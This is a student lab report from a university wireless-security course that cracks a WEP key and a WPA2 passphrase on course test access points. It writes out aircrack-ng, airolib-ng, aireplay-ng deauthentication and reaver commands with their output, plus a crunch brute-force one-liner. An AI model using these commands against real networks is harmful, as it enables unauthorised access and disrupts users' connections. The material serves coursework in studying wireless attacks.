CSE 4820 Lab 2

WEP/WPS/WPA Vulnerabilities


Grant Butler, Jerrel Gordon

Table of Contents

Task 1: WEP Hacking

a: Find AP with WEP

FITSec-Target-2 has WEP



```
 CH  1 ][ Elapsed: 2 mins ][ 2022-09-22 09:42

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 68:FF:7B:AF:3E:85  -28      247      602    2   9  195   WPA2 CCMP   PSK  FITSec-Air
 30:23:03:FE:6F:F3  -48      284        0    0   9  130   WPA2 CCMP   PSK  FITSec-Target-1
 30:23:03:FD:92:03  -33      230      110    0   9  130   OPN              FITSec-Target-0
 00:0F:66:89:B5:ED  -40      210        0    0   9   54e  WEP  WEP     OPN  FITSec-Target-2
```

b: Capturing traffic/cracking WEP

Using this command to capture a cap file:


```
sudo airodump-ng -c 9 --bssid 00:0F:66:89:B5:ED -w wep-attack wlan0mon
```

We should have been able to crack it with this:

```
sudo aircrack-ng -b 00:0F:66:89:B5:ED wep-attack-01.cap
```

But, unfortunately the WEP station stopped working while we were in lab.

Instead, Kourtnee supplied the class with a pcap file after class, so the exploit was done with the following commands:




```
cse4820/labs/lab_2 on trunk [?]
❯ echo FITSec-Target-2 > essid.txt

cse4820/labs/lab_2 on trunk [?]
❯ airolib-ng wep-db --import essid essid.txt
Database <wep-db> does not already exist, creating it...
Database <wep-db> successfully created
Reading file...
Writing...
Done.

cse4820/labs/lab_2 on trunk [?]
❯ airolib-ng wep-db --import password animals.txt
Reading file...
Writing...
Done.

cse4820/labs/lab_2 on trunk [?]
❯ airolib-ng wep-db --batch
Batch processing ...
Computed 105 PMK in 0 seconds (105 PMK/s, 0 in buffer)
All ESSID processed.
```

Using `airolib-ng` to make a database of hashes with the ESSID and wordlist given, the following command was used to crack WEP:

```
sudo aircrack-ng -r wep-db wep.pcap
```

Which returned the key for that specific network:
`KEY FOUND! [ DE:FE:4D:53:00 ]`



```
                                  Aircrack-ng 1.7


                    [00:00:00] Tested 92 keys (got 27379 IVs)

   KB    depth   byte(vote)
    0    0/  1   DE(40704) C5(35328) CB(35072) 4F(34304) 03(34048) 5B(33792) 1E(33280) F4(32512)
    1    0/  5   FE(36864) 14(35584) AD(35072) EF(34560) D7(34304) 58(34048) B9(32768) 3F(32768)
    2    0/  3   4D(36608) EC(34560) 8B(34048) 9E(33280) A8(33280) 33(32768) 0D(32512) 09(32256)
    3    5/  7   A2(33536) D1(32768) 7C(32768) 14(32512) 53(32256) 33(32000) EB(32000) 18(31744)
    4    0/  1   00(39424) 44(34304) 7A(33792) D7(33792) 58(33280) 11(33280) 36(33024) 8E(33024)

                         KEY FOUND! [ DE:FE:4D:53:00 ]
        Decrypted correctly: 100%



cse4820/labs/lab_2 on trunk [?]
❯ aircrack-ng -r wep-db wep.pcap
```

output of aircrack using wordlist hashed using `airolib-ng`

Task 2: WPS Hacking

a: Find AP with WPS


There was not an AP with WPS enabled as far as anyone could find.

b: Launch the attack

Using the command

```
sudo reaver -i wlan0mon -b <bssid> -vv
```

for all three of the APs, every time this error would happen:



```
kali@kali:~$ sudo reaver -i wlan0mon -b 30:23:03:FD:92:03 -vv

Reaver v1.6.6 WiFi Protected Setup Attack Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@tacnetsol.com>

[+] Waiting for beacon from 30:23:03:FD:92:03
[+] Switching wlan0mon to channel 9
[+] Received beacon from 30:23:03:FD:92:03
[+] Vendor: RalinkTe
[!] AP seems to have WPS turned off
[+] Trying pin "12345670"
[+] Sending authentication request
[+] Sending association request
[+] Associated with 30:23:03:FD:92:03 (ESSID: FITSec-Target-0)
[+] Sending EAPOL START request
^C
[+] Nothing done, nothing to save.
```


`reaver` returning that WPS seemed to be off for the AP

This seemed to show that there was not a WPS enabled AP during the lab.

Task 3: WPA Crack

a. Finding WPA AP

Using `airodump-ng`, the AP FITSec-Target-1 was found to have WPA encryption.



```
 CH  1 ][ Elapsed: 2 mins ][ 2022-09-22 09:42

 BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 68:FF:7B:AF:3E:85  -28      247      602    2   9  195   WPA2 CCMP   PSK  FITSec-Air
 30:23:03:FE:6F:F3  -48      284        0    0   9  130   WPA2 CCMP   PSK  FITSec-Target-1
 30:23:03:FD:92:03  -33      230      110    0   9  130   OPN              FITSec-Target-0
 00:0F:66:89:B5:ED  -40      210        0    0   9   54e  WEP  WEP    OPN  FITSec-Target-2
```

b. Capturing WPA Handshake

After identifying the AP with WPA, we used `aireplay-ng` to deauth a router with the following command:

```
aireplay-ng -0 100 -a <AP_bssid> -c <client_bssid> wlan0mon
```

While doing that, a `.cap` file was being captured with the command:


```
sudo airodump-ng -c 9 --bssid <AP_bssid> -w wpa-data wlan0mon
```

The notes section of the `airodump-ng` output showed `EAPOL` in one of the frames being captured, meaning that the WPA handshake had been captured.

c. Cracking WPA

Using the file `wpa-data.cap` and the wordlist provided, the ESSID FITSec-Target-1 was cracked with the command:

```
sudo aircrack-ng -w animals.txt -b <bssid> wpa-data.cap
```



```
                               Aircrack-ng 1.6

      [00:00:01] 350/354 keys tested (531.07 k/s)

      Time left: 0 seconds                                      98.87%

                           KEY FOUND! [ Jellyfish ]


      Master Key     : 21 E0 45 83 D4 0B 57 2D 07 EE FD 02 4C 3C 0F 6C
                       32 8F 4B 2F 31 04 23 01 99 B9 A5 FE B9 D0 0B C1

      Transient Key  : CA F9 01 96 06 91 32 32 22 80 E8 17 62 F9 12 04
                       BD 09 D0 D2 44 37 1D D9 D2 F4 9F 28 FA 17 00 12
                       7D 42 A8 1E 30 82 61 30 EB 75 59 9D 59 57 02 84
                       32 D4 81 0E 96 E5 D5 9E 28 92 BF E3 16 A1 3A D5

      EAPOL HMAC     : 74 9A 97 E7 54 9D 9B F3 0C 0C 33 DC EE 60 0B 97

kali@kali:~$ sudo aircrack-ng -w animals.txt -b 30:23:03:FE:6F:F3 wpa-data.cap
```

The passphrase of that AP happened to be `Jellyfish`!

Task 4: WPA Brute Force

Unfortunately, there was not enough time to complete this part of the lab today. If there was, an approach similar to this one with `crunch` could be used to brute force all possible 8 digit numeric password possible:

```
crunch 8 8 0123456789 | aircrack-ng -w - -b <bssid> wpa.cap
```

This is assuming that the `cap` has the WPA handshake in it, which could happen easily with a de-auth so that the AP tried to reauthenticate a client device.